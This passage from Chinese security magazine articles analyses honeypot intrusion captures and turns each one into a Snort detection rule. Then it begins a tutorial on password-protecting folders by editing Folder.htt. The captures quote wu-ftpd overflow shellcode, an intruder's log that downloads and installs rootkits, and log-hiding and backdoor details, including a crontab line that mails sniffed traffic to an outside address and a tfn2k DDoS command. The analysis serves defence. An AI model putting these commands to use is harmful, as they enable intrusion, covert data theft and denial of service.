在ACID的输出显示中，存在着大量"IDS441/scan_probe-Synscan-Portscan"的记录，并且其目标IP地址指向模拟的Redhat7.1系统。从记录的字面含义，隐约能获得其记录大概是对系统发起的syn的TCP端口扫描。为了明确了解其数字特征，捕获其中几个包记录：

```
    5/13-17:54:10.623674 192.168.1.244:
117 -> 192.168.1.250:117
    TCP TTL:42 TOS:0x0 ID:39426
    **SF**** Seq: 0x55A0EF7B   Ack:
0x40F9DC84   Win: 0x404
    5/13-17:54:10.623674 192.168.1.244:
118 -> 192.168.1.250:118
    TCP TTL:42 TOS:0x0 ID:39426
    **SF**** Seq: 0x6E42083A   Ack:
0x4F07A60B   Win: 0x404
```

分析TCP/IP包头，有这样一些有趣的现象：

(1)IP header中Fragment Idnetification字段中的数值始终是39426；

(2) TCP的源端口号始终与目标地址的端口号一致；

(3) TCP的确认号中，SYN和FIN始终置位；

(4) 窗口尺寸始终为0×404。

众所周知，在数据包中置位SYN意味着往目标端口发送SYN分组，如果接收到目标回馈的是SYN/ACK，则推断该端口处于监听状态；如果接收到RST/ACK，则端口没有开放。而FIN置位的包可使目标系统对其关闭的端口反馈一个RST分组(具体可参阅RFC0793，地址为http://www.ietf.org/rfc/rfc0793.txt)。所有迹象表明：系统遭受了隐秘的半开扫描（half-open scanning)。

结论：SYN-FIN的数字特性发生于端口扫描事件中，并且这种扫描发包ID号为39426，而另一个显著特征则是其窗口尺寸大小为0×404。于是当我检阅snort的入侵规则库时，其特征代码如下：

```
    alert TCP $EXTERNAL any -> $IN-
TERNAL any (msg: "IDS441/scan_probe-
Synscan-Portscan"; id: 39426; flags: SF;
classtype: info-attempt; reference:
arachnids,441;)
```

（注：通过对包结构分析，我们可轻松定义自己的入侵检测特征，添入snort的规则库中。）

2．FTP远程溢出数字特征

继续观测ACID提供的便利输出，我发现在对RH7.1的21端口记录的入侵检测是这样记录的：IDS287/ftp_ftp-wuftp260-venglin-linux。这让我想起在RH7.1中使用的wuftp漏洞，该漏洞由于密码或用户名过长可产生远程溢出，并且我绝对相信Securityfocus给出的这个漏洞的利用代码不止一个！

对于这样的溢出攻击，我们需要捕获什么样的数据才能获得入侵后的行为呢？很多平常的思维模式是：截获入侵者所输入的超长密码，当密码长度超过特定限制时，便触发入侵检测记录其行为。但这里存在一个问题，exploit的程序不只一个，溢出的密码串也形形色色，如何为其规定一个统一的数字特征呢？于是搜集溢出后，服务器回馈的信息代码成了我非常感兴趣的目标，而且这绝对是个妙极的主意！为证实我的想法并剖析其漏洞利用原理，数据截包如下：

```
    05/14-01:25:38.420608 192.168.1.18:
1968 -> 192.168.1.250:21
    tcp TTL:64 TOS:0x10 ID:31579 DF
    *****PA* Seq: 0x6BF2C954   Ack:
0xE69A711B   Win: 0x7FB8
    TCP Options => NOP NOP TS:
58495044 3110955
    50 41 53 53 20 90 90 90 90 90 90 90
90 90 90 90  PASS ................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90  ................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90  ................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90  ................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90  ................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90  ................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90  ................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90  ................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90  ................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90  ................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90  ................
    90 90 90 90 90 90 90 90 90 90 90 90
```

```
90 90 90 90 ....................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 ....................
    90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 ....................
    90 90 90 90 90 90 90 90 90 90 90 31
C0 31 DB 31 ............1.1.1
    C9 B0 46 CD 80 31 C0 31 DB 43 89
D9 41 B0 3F CD ..F..1.1.C..A.?.
    80 EB 6B 5E 31 C0 31 C9 8D 5E 01
88 46 04 66 B9 ..k^1.1...F.f.
    FF FF 01 B0 27 CD 80 31 C0 8D 5E
01 B0 3D CD 80 .....1..^..=..
    31 C0 31 DB 8D 5E 08 89 43 02 31 C9
FE C9 31 C0 1.1..^.C.1..1.
    8D 5E 08 B0 0C CD 80 FE C9 75 F3
31 C0 88 46 09 .^......u.1..F..
    8D 5E 08 B0 3D CD 80 FE 0E B0 30
FE C8 88 46 04 .^..=.....0...F.
    31 C0 88 46 07 89 76 08 89 46 0C 89
F3 8D 4E 08 1..F..v..F....N.
    8D 56 0C B0 0B CD 80 31 C0 31 DB
B0 01 CD 80 E8 .V......1.1.....
    90 FF FF FF FF FF FF 30 62 69 6E
30 73 68 31 2E ........0bin0sh1.
    2 E    3 1    3 1    0 D    0 A
.11..
```

从截获的FTP登录数据包，我们发现在密码验证时（即在PASS指令之后），输入超长的密码口令（发送适当的shellcode能成功溢出wu-ftpd，如wu-lnx.c类型的程序），如果成功溢出，服务器回馈31c031db 31c9b046 cd80 31c031db的16进制信息（即上面代码中的1.1.1..F..1.1.的数字特征），随后获得远程系统root的/bin/sh。

由于服务器溢出信息回馈无数据偏移，即Dataoffset为零。由此我们得到了snort的又一入侵特征规则：

```
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS287/ftp-ftp-wuftp260-venglin-linux"; flags: A+; content: "|31c031db 31c9b046 cd80 31c031db|"; classtype: system-attempt; reference: arachnids,287;)
```

3.全面入侵数字解析

入侵者通过端口扫描、漏洞利用等方式获得了系统的控制权限，接下来他该做什么呢？许多电影情节中，非法闯入他人住宅，在不起眼的角落藏匿物件然后嫁祸于人的做法很司空见惯。于是把这种思维运用于Internet成了理所应当的现实！

通过数据包的监测追踪，我发现入侵者运行许多非常有趣的命令，为便于说明其手法，我从追捕的数据包中整理了其精致的个性行为，并在必要命令旁加入注释：

```
#unset HISTFILE;id;uname -a;
uid=0(root) gid=0(root) groups=0(root), 1(bin), 2(daemon), 3(sys), 4(adm), 6(disk), 10(wheel)
Linux res 2.4.7-4 #1 Thu Sep 6 17:27:27 EDT 2001 i686 unknown
/* 入侵者取消HISTFILE环境变量，系统无法记录入侵者所使用的命令；查看ID属性，确认成功溢出获得root权限；查看所控制的系统环境 */

#mkdir /var/tmp/…
#cd /var/tmp/…
#wget http://packetstormsecurity.org/UNIX/penetration/rootkits/lrk5.src.tar.gz
/* 在/var/tmp建立一个隐含的"…"目录，试图利用wget从packetstormsecurity.org下载一个rootkit后门，很佩服入侵者的记忆，能记住后门的准确URL地址，并且大小写单词也非常准确，赞！ */

#ls al /usr/bin/wget
ls: /usr/bin/wget: No such file or directory
#find / -name wget print
/* 遗憾的是系统中没有安装wget，然而这使入侵过程变的更为有趣！这期间，入侵行为大约停滞了5、6分钟（估计他在考虑如何下载程序）。*/

#lynx source packetstormsecurity.org/UNIX/penetration/rootkits/lrk5.src.tar.gz \
>>lrk5.src.tar.gz
#tar lrk5.src.tar.gz
lrk5/bindshell.c
lrk5/chfn/chfn.c
lrk5/chfn/setpwnam.c
lrk5/chsh/chsh.c
lrk5/chsh/setpwnam.c
lrk5/fileutils-3.13/intl/bindtextdom.c
lrk5/fileutils-3.13/intl/dcgettext.c
lrk5/fileutils-3.13/intl/dgettext.c
lrk5/fileutils-3.13/intl/gettext.c
lrk5/fileutils-3.13/lib/strtoul.c
lrk5/fileutils-3.13/lib/Makefile
lrk5/fileutils-3.13/lib/group_member.c
lrk5/inetd/inetd.c
lrk5/inetd/daemon.c
lrk5/login/login.c
lrk5/login/checktty.c
lrk5/passwd/passwd.c
lrk5/passwd/islocal.c
lrk5/procps-1.01/
lrk5/procps-1.01/ps.c
lrk5/procps-1.01/psmisc/
lrk5/procps-1.01/psmisc/pstree.c
lrk5/procps-1.01/top.c
lrk5/procps-1.01/utmp.c
lrk5/rshd/rshd.c
lrk5/sysklogd-1.3/
lrk5/sysklogd-1.3/syslog.c
lrk5/sysklogd-1.3/syslogd.c
lrk5/ssh-2.0.13/
lrk5/ssh-2.0.13/mkinstalldirs
lrk5/ssh-2.0.13/INSTALL
lrk5/ssh-2.0.13/lib/
lrk5/sniffer/
lrk5/sniffer/ip.h
lrk5/sniffer/tcp.h
lrk5/sniffer/bpf.h
lrk5/sniffer/pcap.h
lrk5/sniffer/Makefile
lrk5/sniffer/libpcap-0.4.tar
lrk5/sniffer/thesniff.c
……
#make all install
/* 安装了一个庞大rootkit工具包，这里列出了包中的少量文件存放路径（真实的解压因其长度占用篇幅太多，故作截选），从名字大体可判断此rootkit的各种惊人功能。*/

#cd ..
#rm rf lrk*
#lynx www.asiic.com/asiic/code/trojans/lrk4.src.tar.gz >lrk4.src.tar.gz
#tar zxvf lrk4.src.tar.gz
#make all install
#vi rootkit.h
include<net/if.h>
#cd ..
#rm rf lrk
/* 这一部分的操作看起来有点奇特，后来才知道由于lrk5编译失败后，攻击者下载了lrk4的rootkit，修改了rootkit.h文件，并成功安装lrk后门程序 */
```

为检查入侵者安装的lrk4，我在实验环境中下载并编译lrk4包。对比原系统文件，其系统命令大部分被替换，这种极度渗透对于经验丰富的网络管理员将是一场噩梦！分析结构图如下（部分分析从源码文档翻译获得）：

```
包目录结构：
bindshell    端口/SHELL的守护进程
chfn    木马程序，当用户输入密码时，可获得root权限
chsh    木马程序，在获得Shell使用的时候运行，可获得root权限
crontab    木马程序，隐藏时间记录
（注：比如定期运行隐藏目录…中的backdoor程序，可以使用blackhat 20,*,*,*,* /var/tmp/…/backdoor >/dev/null 2>&1）
du    木马程序，隐藏文件。
find    木马程序，隐藏文件。
fix    替代和修改文件的时期戳和校验和
ifconfig    在sniff进行窃听的时候，使其promise状态不可见
inetd    提供无须验证的远程访问服务。
killall    不杀隐含的进程中含有linsniff和hack字端的进程
linsniffer    包嗅探器
login    可使用rootkit提供的密码登录任意帐号。假如使用root登录被拒绝，可使用"rewt"登录。登录成功后，关闭历史日志记录。
ls    隐藏文件和目录。假如定义rootkit.h的SHOWFLAG，可使用ls -/查看所有文件。只要文件名或目录名为"ptyr"、"hack.dir"、"w4r3z"，就被自动隐藏。我们也可通过/dev/ptyr增加隐藏文件名的定义。
netstat    修改或隐藏TCP/UDP连接的端口、套接字、IP地址或uid等连接参数。
```

/dev/ptyq 中定义了隐藏类型：

type 0：隐藏 uid 号

type 1：隐藏本地地址

type 2：隐藏远程地址

type 3：隐藏本地端口

type 4：隐藏远程端口

type 5：隐藏 UNIX 套接字路径

######实 例######

0 500　<-- 隐藏 UID 号为 500 的连接

1 128.31　<-- 隐藏 128.31 网段对本地的连接

2 128.31.39.20　<-- 隐藏到128.31.39.20 的远程连接

3 8000　<-- 隐藏所有本地端口为8000的连接

4 6667　<-- 隐藏所有远程端口为6667的连接

5 .term/socket　<-- 隐藏包括于.term/socket 的套接字连接

passwd　输入 rootkit 的密码取代系统原有密码

pidof　类似于 ps 和 killall，它通常返回命令的 pid 号，任何类似于 ps 木马程序所定义的进程类型 2 或进程类型 3，具体含义可参阅 ps 说明。

ps　隐藏指定的进程。其数据定义文件存放于 /dev/ptyp 中：

0 0　隐藏所有 root 权限运行的进程

1 p0　隐藏终端的进程

2 sniffer　隐藏所有以 sniffer 命名的进程

3 hack　隐藏所有带有 hack 字段的进程

像 proghack1、hack.scan、snhack 等一类的进程会自动隐藏，假如定义文件不起作用，确信在命名的类型定义字段后没有多余的空格符

rshd　以 root 权限执行远程命令。

用法：rsh -l rootkitpassword host_addr command

例如：rsh -l rootpass test.org /bin/sh -i　将会启动一个 root 的 shell 进程(rootkit 的密码可以在 rootkit.h 修改)

sniffchk　一个简单测试 linsniff 是否运行的 BSH 脚本，如果不是长期窃听一台服务器的话，它的作用并不大。

syslogd　从日志文件中删除指定的字串记录。定义文件为 /dev/ptys：

evil.com

123.100.101.202

rshd

日志中包含了"evil.com"、"123.100.101.202"和"rshd"的字串记录将完全从日志中清除干净。

tcpd　允许没有任何日志记录的访问主机系统。Tcpd 使用类型 1 来实现文件定义。

例如：

1 123.4.5.6

将会建立 tcp 帮定连接，允许 123.4.5.6 的隐蔽登录连接。

top　其作用以及定义文件和 ps 类似。

wted　这个程序可做很多事情。你可观看 wtmp 或 utmp 文件中的所有记录，按用户名或主机名删除记录，查看 zappped 用户（管理员用此类似的工具来查找删除的记录），删除 zapped 用户等。

z2　Zapper2 的缩写，运行它可擦除一个用户在 utmp/wtmp/lastlog 文件的所有记录。

汗流浃背地观察 lkr4 所安装的木马后，现在让我感兴趣的是它们的安装过程。对比安装的二进制木马程序和系统原程序，发现它们除了大小有所偏异，其文件属性、文件校验和和时间戳完全一样。

于是我继续追踪其安装和编译路径（这是从源代码中截取的安装源文件代码）：

```
# Just to have a short-cut in the subdirectory Makefiles.
IBSD=-I/usr/include/bsd -include /usr/include/bsd/bsd.h
……
(注：鉴于版面原因，故省略中间的代码，源代码的完整部分请参见光盘)
small:
for i in $(SUB); do strip $$i/*; done
for i in $(SHADOWSUB); do strip $$i/*; done
for i in $(SUB); do rm $$i/*.o; done
for i in $(SHADOWSUB); do rm $$i/*.o; done
```

从代码分析中可看出，rootkit 的安装其实是个很有条理的入侵过程。首先把编译好的二进制文件放入 bin 目录中，利用 if 语句比较原系统文件和木马程序，并把系统文件的属性值赋予这些木马程序，使其看起来和正常命令文件并无二致。最后，扫除编译时候所残留的工具。

这里顺便提一点额外的知识。关于木马（trojan）的具体含义，许多专业 BBS 站点都有自己神话色彩的解释，于是混乱的解释干扰我们对木马的偏见认识，这里我给出 RFC1244 对其真实而朴质的描述："特洛伊木马是一种程序，它做某些有用的事情或纯粹是一些有趣的事情。它总是做一些出人意料的事情，比如盗窃密码或在没有你的认可下拷贝文件等。"

不管安装木马的作法会遭受 Whitehat 如何谴责，我们仍旧相信这种入侵的兴盛不衰，正是强烈的控制欲诱惑着入侵者。

分析完毕 rootkit 的功效后，我们继续分析入侵者的剩余行为，发现了更为有趣的记录：

```
#mkdir /dev/ptyr
#cd /var/tmp/…
#lynx　source packetstormsecurity.nl/crypt/ssh/old/ssh-1.2.27.tar.gz >ssh-1.2.27.tar.gz
#lynx source packetstormsecurity.nl/UNIX/penetration/rootkits/rkssh5.tar.gz \
>> rkssh5.tar.gz
#tar zxvf ssh-1.2.27.tar.gz
#tar zxvf rkssh5.tar.gz
#cp rkssh5/rk-ssh.diff ssh-1.2.27
#patch -p1 < rk-ssh.diff
#./configure　prefix=/dev/ptyr
#make
#make install
#cd ..
#rm　rf *
/*　以上入侵步骤是安装了一个打过补丁的SSHD服务器，并销毁其上载的文件。于是查阅rkssh5的帮助文档，其作者声称是关于SSH的后门程序，所设置的默认密码为："global"。从跟踪记录看，入侵者并没有修改默认配置！而建立/dev/ptyr目的则是为了隐藏。还记得rootkit中对ls工具的分析吗？*/
```

入侵者继续扩大自己的战果，实现着自己的野心……相继修改 /dev/ptyq，实现对 3000 端口的隐藏（netstat 木马）；修改 /dev/ptys，实现对 163.com 字段的隐藏（syslogd 木马）；修改 /dev/ptyp，实现对 linsniffer 和 sshd 进程的隐藏（ps 木马）。

```
#/dev/ptyr/bin/sshd &
#./linsniffer > /dev/ptyr/tcp.log &
#crontab　e
* 1 * * * /sbin/sendmail vincenttp97@hotmail.com < /dev/ptyr/tcp.log
/*　运行ssh的后门程序，并且隐藏在3000端口进行监听；运行linsniffer捕获网络环境的TCP连接（各种telnet、pop等认证会话）；最后，定制发送日志的时间，并且这些记录不会记录于系统日志中。
在整个精致的攻击过程，一切看来是完美无缺的。但是入侵者在定制发送日志的时候，却留下了一个免费邮箱地址。对于一个敏锐的网络管理员来说，它绝对是追查入侵者的有利线索（本篇主要是针对入侵数据做定性分析，因此不涉及反追踪技术的研究）*/
```

本次系统攻击，无论从端口扫描、远程溢出、Rootkit 的安装还是从系统的窃听和监测等系列活动中，我们可欣赏攻击者颇为文雅和谨慎的入侵风格。利用蜜罐系统，我们可获得更真实的战斗场面，而且可亲自观察这种巧妙入侵 Linux 字符世界的各种有趣行为。这种偷窥行为给我带来的愉快感绝不逊于入侵者侵蚀系统的宣泄郁愤和痛快心情。

好了，本期就给大家介绍到这里，下期将为大家介绍"Linux 入侵数字化分析"部分的第 3 方面内容——全面入侵数字解析，尽请关注！

蜜罐进阶之Hit@me入侵分析

紫天星

（结尾篇）

前面给大家讲了Linux的入侵数字化分析，本期接着给大家讲Windows特殊数字行为。

二、Windows特殊数字行为

1．系统思考中藏匿的“礼物”

微软曾在Office97的电子制表软件（Excel）藏匿飞行模拟器。当时微软为掩饰其行为，声称这是“开发文化的一部分”。

> **LOOK 注意** 我们可在Office97的Excel中输入X97:L97，点击OK，再按TAB键，接着按Ctrl+Alt键，同时点击Chart wizard按钮，那个带有彩色图形栏的就隐藏着飞行器。

无独有偶，在NT Optionpack4中，微软产品代码里的dvwssr.dll是FrontPage扩展的一个后门程序，它允许在wwwroot中读取.asa文件。这意味着网站密码有被泄露的可能（关于这个问题，可参阅rain forest puppy的精彩论述，地址：http://lists.insecure.org/lists/win2ksecadvice/2000/Apr/0007.html）。从那以后，我对微软的产品总是保持怀疑的态度使用。

从以上两个例子中，我们不禁要问：微软的系统到底还有多少我们未知的程序？在蜜罐系统中，对虚设的Windows2000 Server的入侵记录真是多如牛毛。然而在SANS的十大漏洞排名中（参阅www.sans.org/top10.php），微软的产品仅五分之一，这种评论的确有些喜剧。

因此，我不可能把所有数据提取出来进行分析，这里我选择了两个较典型的数字特征（也是我比较感兴趣的地方）进行分析。

2．病毒扩张的数字行为

为便于分析病毒如何在网络上自动传播，我提取了能触发snort特征规则的QAZ蠕虫病毒置于实验环境中，并开发蜜罐系统中Win2K的139端口。经过一段时间，ACID中多了一些从受染病毒主机对蜜罐中Win2K的TCP连接。

TCP包头中的目标地址为139，并且ACK总是置位（表1）：

TCP源端口			TCP目的端口		
任意			139		
URG	ACK	PSH	RST	SYN	FIN
	1				

表 1

经过PayLoad的数据分析，我们得到病毒传播的特征代码（病毒通过TCP传播的数据偏移量为零，因此省略TCP头地址Hex），如表2所示：

Hex	ASCII
71 61 7a 77 73 78 2e 68 73 71	qazwsx.hsq

表 2

根据Snort规则定义，我修改snort病毒规则为更完善的情况：

```
alert tcp any any -> any 139 (msg: "IDS498/trojan_worm-QAZ infection"; flags: A+; content: "|71 61 7a 77 73 78 2e 68 73 71|"; reference:MCAFEE,98775; reference: arachnids,498; sid:732; classtype:misc-activity; rev:3;)
```

通过对病毒传播的数据截流，我们不仅可了解对病毒的特征数字行为，并且还能对这样的病毒实行自定义的监测控制。这种可自定义检测病毒的有趣行为无疑增加了蜜罐的许多魅力（我有理由相信这种网络病毒的侦测优势无疑削减了杀毒公司的某些利益）。

3．IIS_Translate_F漏洞特征数字

Translate_F这个漏洞是IIS很早的漏洞，之所以在这里对其进行数字解析，原因在于它是IIS漏洞利用中比较经典的例子之一。在蜜罐的入侵侦测数据库中找到了根据漏洞进行的攻击记录，以下是数据入侵的请求包：

```
08/18-12:53:14.293999 192.168.1.244:15253 -> 192.168.1.252:80
TCP TTL:53 TOS:0x0 ID:31083 DF
*****PA* Seq: 0x90F90192 Ack: 0x251D6AF2 Win: 0x2238
TCP Options => NOP NOP TS: 3060457 0
47 45 54 20 2F 70 61 67 65 73 2F 63 6F 6E 74 61 GET /pages/conta
63 74 2E 61 73 70 5C 20 48 54 54 50 2F 31 2E 30 ct.asp\ HTTP/1.0
0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 6C 69 ..User-Agent: li
62 77 77 77 2D 70 65 72 6C 2F 35 2E 34 35 0D 0A bwww-perl/5.45..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 Content-Type: te
78 74 2F 68 74 6D 6C 0D 0A 54 72 61 6E 73 6C 61 xt/html..Transla
74 65 3A 20 66 0D 0A 58 2D 46 6F 72 77 61 72 64 te: f..X-Forward
65 64 2D 46 6F 72 3A 20 32 30 39 2E 31 38 37 2E ed-For: 103.164.
31 34 30 2E 31 39 32 0D 0A 48 6F 73 74 3A 20 77 002.134..Host: w
77 77 2E 65 78 74 72 65 6D 65 6C 6F 67 69 63 2E ww.aaaaaaaaaaaa.
63 6F 6D 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E com..Content-Len
```

```
    67 74 68 3A 20 31 38 0D 0A 56 69 61 3A 20 31 2E
gth: 18..Via: 1.
    31 20 6E 65 74 63 61 63 68 65 30 31 2E 67 77 2E
1 netcache01.aa.
    74 6F 74 61 6C 2D 77 65 62 2E 6E 65 74 20 28 4E
aaaaaaaaa.net (N
    65 74 43 61 63 68 65 20 34 2E 30 52 34 44 31 31
etCache 4.0R4D11
    29 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B
)..Connection: K
    65 65 70 2D 41 6C 69 76 65 0D 0A 0D 0A
eep-Alive....
```

微软IIS5.0有一个专用搜索用于检索ASP、ASA和HTR等文件的引擎。这个引擎处理这些类型文件的请求，并相应地处理它们，然后在服务器执行它们。当在HTTP get请求语句中包括带有“Translate：f”的请求头文件，那么服务器会对这些文件请求以源代码的形式发送给客户，从而造成网站密码泄露事件。

从此数据包中，我们可明确的看出HTTP请求的试探语法："Translate：f"的字符串。根据上述的分析经验，我们能很快确定其入侵规则检查语法：

```
    alert TCP $EXTERNAL any -> $INTERNAL 80 (msg:
"IDS305/web-iis_http-iis_translate_f"; flags: A+; content:
"|4 72 61 6E 73 6C 61 74 65 3A 20 66 |"; nocase;
classtype: info-attempt; reference: arachnids,305;)
```

LOOK 注意 熟练掌握入侵规则的编写方法，以便网络管理员能灵活增加各种入侵检测条件，日益完善入侵检测的规则机制，从而建立更优秀的蜜罐系统。

通过对Windows两个有趣实例的测试，我们结束了整个入侵数据分析测试。虽然我对Windows没有展开分析，但相信其整体的分析方法同上面的许多数据分析是一致的思路。

因此，举一反三，我们能自如地运用这种手段来分析解决这些暗藏的数字行为。

三、Tribe FloodNet 2k(tfn2k)的Dos测试

最后，我将分析蜜罐遭受tfn2k进行的DDos攻击后所捕获的数据。这些数据将展示tfn2k发动攻击时，主机之间相互通信以及协调作战的数字特征。

我在实验环境中使用了2套Redhat7.2，安装了td，并在蜜罐中使用tfn控制两台机器进行协同作战（关于tfn2k的安装及其使用可参考tfn2k.tgz的README文档，这里不做赘述，tfn2k.tgz在光盘中有收录）。使用“/tfn -f hosts.txt -c 6 -i 192.168.1.235”的ICMP攻击，大约20多分钟，系统已处于瘫痪状态。

数据包跟踪截断如下：

```
    5/15-00:03:33.277786 192.168.1.235 -> 192.168.
1.250
    ICMP TTL:246 TOS:0x0 ID:21972
    ID:0    Seq:4830   ECHO REPLY
    72 79 61 46 54 63 38 48 65 6D 65 75 50 39 53 32
ryaFTc8HemeuP9S2
    6E 45 66 35 69 51 41 41 41 41 41 41 41 41 41 41
nEf5iQAAAAAAAAAA
    41  41  41  41  41  41  41  41
AAAAAAAA
```

开始分析这个截流包时，我疑惑了很长一段时间。因为“ryaFTc8Heme uP9S2 nEf5iQ”这样的字符串并不代表具体含义，这里让我想到的是：在tfn2k主机之间的通讯是加密的。

但在监测这种加密通讯时，却发现每次加密字串是无规律的。仔细查看了tnf2k的文档后，才发现作者使用CAST-256加密算法对通讯字串加密之后在使用base64进行解码，当td服务器自动对字串解密，实现协同作战之间的单项联系。

那么，我们如何得到这种攻击行为的特征代码呢？经过对包的ip头和icmp头进行分析，可发现这样一个固定的数字行为（表3）：

ICMP类型	ICMP ID号
0(icmp echo reply)	0

表 3

即：ICMP包为icmp echo replay类型，且其ID永远为0。当然，仅靠这些数字特征并不能表示网络安装了tfn2k的服务。

应该注意到，在加密字串后面有一串连续的“AAAAAAAA”，根据作者声称，这些字符是用于填充作用的。现在我们能很快写出其入侵特征规则：

```
    alert icmp $EXTERNAL_NET any -> $HOME_NET
any (msg:"DDOS tfn2k icmp possible communication"; itype:
0; icmp_id: 0; content: "AAAAAAAAAA"; reference:
arachnids,425; classtype:attempted-dos; sid:222; rev:1;)
```

对TNF2K分析完毕，我们获得了分布式拒绝攻击的数字协作特征的许多有趣资料，这对于我们分析更多的攻击方式非常便利！

四、小结

利用蜜罐技术来模拟真实的网络服务资源环境，大大方便了我们研究网络安全结构、修补复杂网络环境中存在的各种弊病，同时实现对操作系统、安全产品的测试和质量评判。

当然，Hit@me结构的蜜罐也存在着一些缺陷，比如，当入侵者使用隐秘的SSH登录，则无法监测其行为特性；在实现虚拟系统中如何引诱攻击行为；庞大的数据资源如何快速加工整理等若干问题。

我希望大家能和我一起讨论并解决这些存在的困难。蜜罐在安全问题日益严重的今天，越来越体现了它无比优越的实用性。

Folder.htt和Desktop.ini文件有何能耐（上）

王智雄

如果某天发现你的硬盘里存在大量的Desktop.ini和Folder.htt，那么，祝贺你，你的机器已感染了欢乐时光病毒。就算删了目录中的两个文件“Desktop.ini”和“Folder.htt”，当再次打开该目录时，这两个文件就像幽灵一样又出现在目录中。

别自欺欺人了，你已经中毒啦！看看欢乐时光病毒的报告：

报告

别名： VBS/Redlof.A，HTML.Redlof.A

传播范围： 低

破坏性： 低

蔓延性： 中

该病毒还进入了2002年十大流行病毒排行榜。好在它良心还在，破坏性不大。

不知大家有没有注意，在Win9X系统中，出现最多的重复文件名是什么呢？

不知道吧！

告诉你：是Desktop.ini。在Windows、Windows Favorites、WindowsSystem、Windows Fonts、WindowsTasks、My Documents、Program Files、Recycled、我的公文包和Temporary Internet Files等文件夹中都有Desktop.ini文件。不同文件夹中的Desktop.ini有不同的作用，我们可利用这些文件来实现另外的目的。哦，你瞪着大眼张大嘴惊讶道：Folder.htt和Desktop.ini文件到底有何能耐？有这么厉害和恐怖吗？下面笔者就谈谈这两个文件的能耐。

一、Windows下隐藏大法

1.给文件夹加上密码

在学校的机房和校园网络的管理中，是否经常会碰到这样的情况：一些计算机常因学生误删了Windows目录或SYSTEM目录下的一些系统文件而导致无法正常启动。是否有方法可以把Windows及其它重要目录保护起来呢？方法是有的，我们只需在这个Folder.htt文件中进行必要的修改，就可改变文件夹打开的行为。比如，要想在打开该文件夹前先进行安全认证，可这样修改这个Folder.htt：

（1）在C盘的Windows文件夹中找到Folder.htt文件（该文件为隐藏文件，并且后来经过编辑与笔者共同验证，该文件在不同系统下内容也不尽相同。本文中主要是Windows 98下的），打开Folder.htt文件。找到以下内容：

```
  <a href=\'\'class=command onclick=\'ShowFiles(); ShowWinStat(winStat); return false;\' onMouseOver=\'ShowWinStat(!winStat); return true;\' onMouseOut=\'ShowWinStat(winStat); return true;\' onFocus=\'ShowWinStat(!winStat); return true;\' onBlur=\'ShowWinStat(winStat); return true;\'>显示文件</a>。";
```

将其修改为：

```
  <a href=\'\'class=command onclick=\'ShowFiles(); ShowWinStat(winStat); return false;\' onMouseOver=\'ShowWinStat(!winStat); return true;\' onMouseOut=\'ShowWinStat(winStat); return true;\' onFocus=\'ShowWinStat(!winStat); return true;\' onBlur=\'ShowWinStat(winStat); return true;\'>输入密码</a>。";
```

（2）找到以下内容：

```
  function ShowFiles() {
   Info.innerHTML = L_Intro_Text + "<br><br>" + L_Prompt_Text;
   showFiles = true;
   document.all.FileList.style.display = "";
   document.all.Brand.style.display = "none";
   FixSize();
   }
```

修改为：

```
  function ShowFiles()
   {var password=prompt("请输入密码:","");
   if (password=="你的密码"){Info.innerHTML = L_Intro_Text + "<br><br>" + L_Prompt_Text;
   showFiles = true;
   document.all.FileList.style.display = "";
   document.all.Brand.style.display = "none";
   FixSize();}
   else{alert("警告，密码错误！您无权浏览该目录");}}
```

（3）保存修改后的Folder.htt文件，退出Windows文件夹。

完成上述操作步骤后，再进入Windows目录时，系统提示输入密码，只有输入正确的密码才能进入该目录。通过修改打开行为的代码，就可实现对某个目录的简单加密。当然，这种加密目录很容易解开：不使用Web方式打开文件夹，避开执行该程序，或直接从DOS中进入该文件夹都可绕开密码的输入。在对待一些问题上，如果经常换个角度思考，就可从不同角度获得对知识的更深层次的理解。

2.任意文件夹和硬盘分区的保护

根据同样的原理，我们可对任意文件夹及硬盘分区设置保护口令。具体操作步骤如下：

（1）打开要加密的文件夹或硬盘分区，选择文件菜单中的“查看→自定义文件夹”。

（2）在打开的“自定义文件夹”窗口中，如图1所示选择“创建或编辑HTML文档”，单击“下一步”按钮，再单击“下一步”按钮，关闭记事本编辑窗口，单击“完成”按钮。在C盘的Windows目录下找到Folder.htt文件，把它复制到当前文件夹中，覆盖原来的Folder.htt文件。

（3）打开Folder.htt文件，找到var L_Intro_Text= "警告

修改该文件夹的内容可能导致程序运行不正常。";(警告内容),将其修改为"**自定义的内容**"。完成Folder.htt的文件修改后，再进入相应的文件夹或硬盘分区，则需要提供正确口令，否则无法显示该文件夹的内容。

